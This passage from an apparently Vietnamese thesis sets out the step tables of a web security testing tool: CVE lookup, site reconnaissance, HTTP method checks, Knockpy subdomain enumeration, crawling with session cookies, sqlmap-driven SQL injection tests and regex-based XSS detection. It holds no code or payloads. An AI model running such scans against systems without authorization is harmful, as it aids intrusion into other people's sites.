2	Chuyển ký tự đầu vào thành chữ hoa	Công cụ thực hiện chuyển đổi thông tin người dùng nhập vào thành chữ viết hoa để đồng bộ, tối ưu tìm kiếm
3.1	Thông báo dữ liệu không hợp lệ	Nếu CVE ID do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình sẽ hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại
3.2	Tạo request truy vấn	Công cụ thực hiện request truy vấn để lấy các thông tin về CVE liên quan thông qua trang Web
4.1	Thông báo không tồn tại CVE	Nếu thông tin CVE không tồn tại thì trả về thông báo CVE không tồn tại
4.2	Hiển thị kết quả	Nếu thông tin CVE tồn tại thì trả về nội dung của CVE và kết thúc chức năng

b) Truy vết Website




Hình 2.13 Biểu đồ hoạt động chức năng truy vết Website

Bảng 2.8 Bảng mô tả hoạt động chức năng truy vết Website

Bước	Hành động	Chi tiết
1	Nhập URL Website	Người dùng nhập URL của Website theo đúng định dạng
2.1	Thông báo dữ liệu không hợp lệ	Nếu URL do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại.
2.2	Tạo request truy vấn	Công cụ thực hiện request truy vấn để lấy các thông tin về nền tảng, ip, host, ssl của mục tiêu
3.1	Thông báo dữ liệu không tồn tại	Nếu không thu thập được thông tin nào về mục tiêu thì Công cụ sẽ đưa ra thông báo dữ liệu không tồn tại
3.2	Hiển thị kết quả	Nếu thu thập được thông tin của mục tiêu tiến hành hiển thị cho người dùng
3.3	Tạo file json	Tạo file lưu trữ dạng json lưu lại các thông tin đã thu thập được

c) Kiểm tra HTTP Methods




Hình 2.14 Biểu đồ hoạt động chức năng kiểm tra HTTP Methods

Bảng 2.9 Bảng mô tả hoạt động chức năng kiểm tra HTTP Methods

Bước	Hành động	Chi tiết
1	Nhập URL Website	Người dùng nhập URL của Website theo đúng định dạng
2.1	Thông báo dữ liệu không hợp lệ	Nếu URL do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại.
2.2	Tạo request truy vấn	Công cụ thực hiện request truy vấn để kiểm tra các phương thức xem phương thức nào khả dụng
3.1	Hiển thị kết quả	Sau khi kiểm tra các HTTP method công cụ sẽ hiển thị lại nội dung trên màn hình
3.2	Tạo file json	Tạo file lưu trữ dạng json lưu lại các thông tin đã thu thập được

d) Kiểm tra Subdomain




Hình 2.15 Biểu đồ hoạt động chức năng kiểm tra Subdomain

Bảng 2.10 Bảng mô tả hoạt động chức năng kiểm tra Subdomain

Bước	Hành động	Chi tiết
1	Nhập URL Website	Người dùng nhập URL của Website theo đúng định dạng
2.1	Thông báo dữ liệu không hợp lệ	Nếu URL do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại.
2.2	Gọi Knockpy	Công cụ gọi đến Knockpy để thực hiện chức năng
3	Tìm kiếm Subdomain	Knockpy sẽ kiểm tra các Subdomain dựa theo danh sách từ và trả về kết quả
4.1	Hiển thị kết quả	Công cụ sẽ hiển thị lại nội dung trên màn hình theo thời gian thực
4.2	Tạo file json	Tạo file lưu trữ dạng json lưu lại các thông tin đã thu thập được

e) Thu thập đường dẫn




Hình 2.16 Biểu đồ hoạt động chức năng thu thập đường dẫn

Bảng 2.11 Bảng mô tả hoạt động chức năng thu thập đường dẫn

Bước	Hành động	Chi tiết
1	Nhập URL Website	Người dùng nhập URL của Website theo đúng định dạng
2.1	Thông báo dữ liệu không hợp lệ	Nếu URL do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại.
2.2	Tạo request truy vấn	Công cụ thực hiện request truy vấn để thu thập các đường dẫn. Có hai chế độ là Anonymous và User (có một số ứng dụng Web yêu cầu người dùng phải đăng nhập). Ở chế độ Anonymous người kiểm thử chỉ cần nhập URL, còn ở chế độ User người kiểm thử cần nhập thêm Cookie của tài khoản.
3.1	Hiển thị kết quả	Công cụ sẽ hiển thị lại nội dung trên màn hình theo thời gian thực.
3.2	Tạo file json	Tạo file lưu trữ dạng json lưu lại các thông tin đã thu thập được.

f) Xác định SQLi




Hình 2.17 Biểu đồ hoạt động chức năng xác định lỗ hổng SQLi

Bảng 2.12 Bảng mô tả hoạt động chức năng xác định lỗ hổng SQLi

Bước	Hành động	Chi tiết
1	Tạo Sitemap	Người kiểm thử tiến hành tạo sitemap thông qua Burp Suite, phục vụ cho việc đánh giá ứng dụng Web.
2	Xuất file XML	Burp Suite cho phép dữ liệu sitemap đã thu thập được ở định dạng XML (tùy chọn encode base64 hoặc không).
3	Đọc file XML	Công cụ tiến hành đọc file XML được nạp vào.
4.1	Thông báo dữ liệu không hợp lệ	Nếu file nạp vào không đúng định dạng, hoặc các entity bên trong của file không đảm bảo, công cụ sẽ hiển thị thông báo dữ liệu không hợp lệ và yêu cầu người dùng nạp lại file.
4.2	Hiển thị nội dung	Nếu file đảm bảo, công cụ sẽ đọc và hiển thị nội dung lên màn hình.
5	Gọi Sqlmap	Người kiểm thử lựa chọn request muốn kiểm tra lỗi SQLi, tùy chỉnh các tham số level, risk, database, tamper và nhấn “Submit”.
6	Xác định lỗ hổng SQLi	Dựa vào các tham số được cung cấp, Sqlmap sẽ tiến hành tạo request để kiểm tra lỗ hổng.
7	Xuất file kết quả	Kết quả sau khi thực hiện sẽ được lưu lại dưới định dạng file “.txt”.

g) Xác định XSS



Hình 2.18 Biểu đồ hoạt động chức năng thu thập đường dẫn

Bảng 2.13 Bảng mô tả hoạt động chức năng thu thập đường dẫn

Bước	Hành động	Chi tiết
1	Nhập URL Website	Người dùng nhập URL của Website theo đúng định dạng
2.1	Thông báo dữ liệu không hợp lệ	Nếu URL do người dùng nhập vào sẽ được kiểm tra với regex nếu không đúng định dạng thì màn hình hiển thị thông báo không hợp lệ và yêu cầu người dùng nhập lại.
2.2	Tạo request truy vấn	Công cụ thực hiện request truy vấn để xác định lỗ hổng XSS dựa trên regex gồm hai mẫu của Reflected XSS và DOM-based XSS
3.1	Hiển thị kết quả	Công cụ sẽ hiển thị lại nội dung trên màn hình.
3.2	Tạo file json	Tạo file lưu trữ dạng json lưu lại các thông tin đã thu thập được.

CHƯƠNG 3. XÂY DỰNG CÔNG CỤ

3.1. Thiết lập môi trường

a) Phần cứng

Cấu hình tối thiểu với thiết bị là CPU 2.3 GHz, RAM 6GB, SSD 256GB.

b) Công cụ phát triển

Visual Studio Code là công cụ được sử dụng để phát triển ứng dụng. Lý do là bởi Visual Studio Code có rất nhiều ưu điểm vượt trội so với các IDE khác:

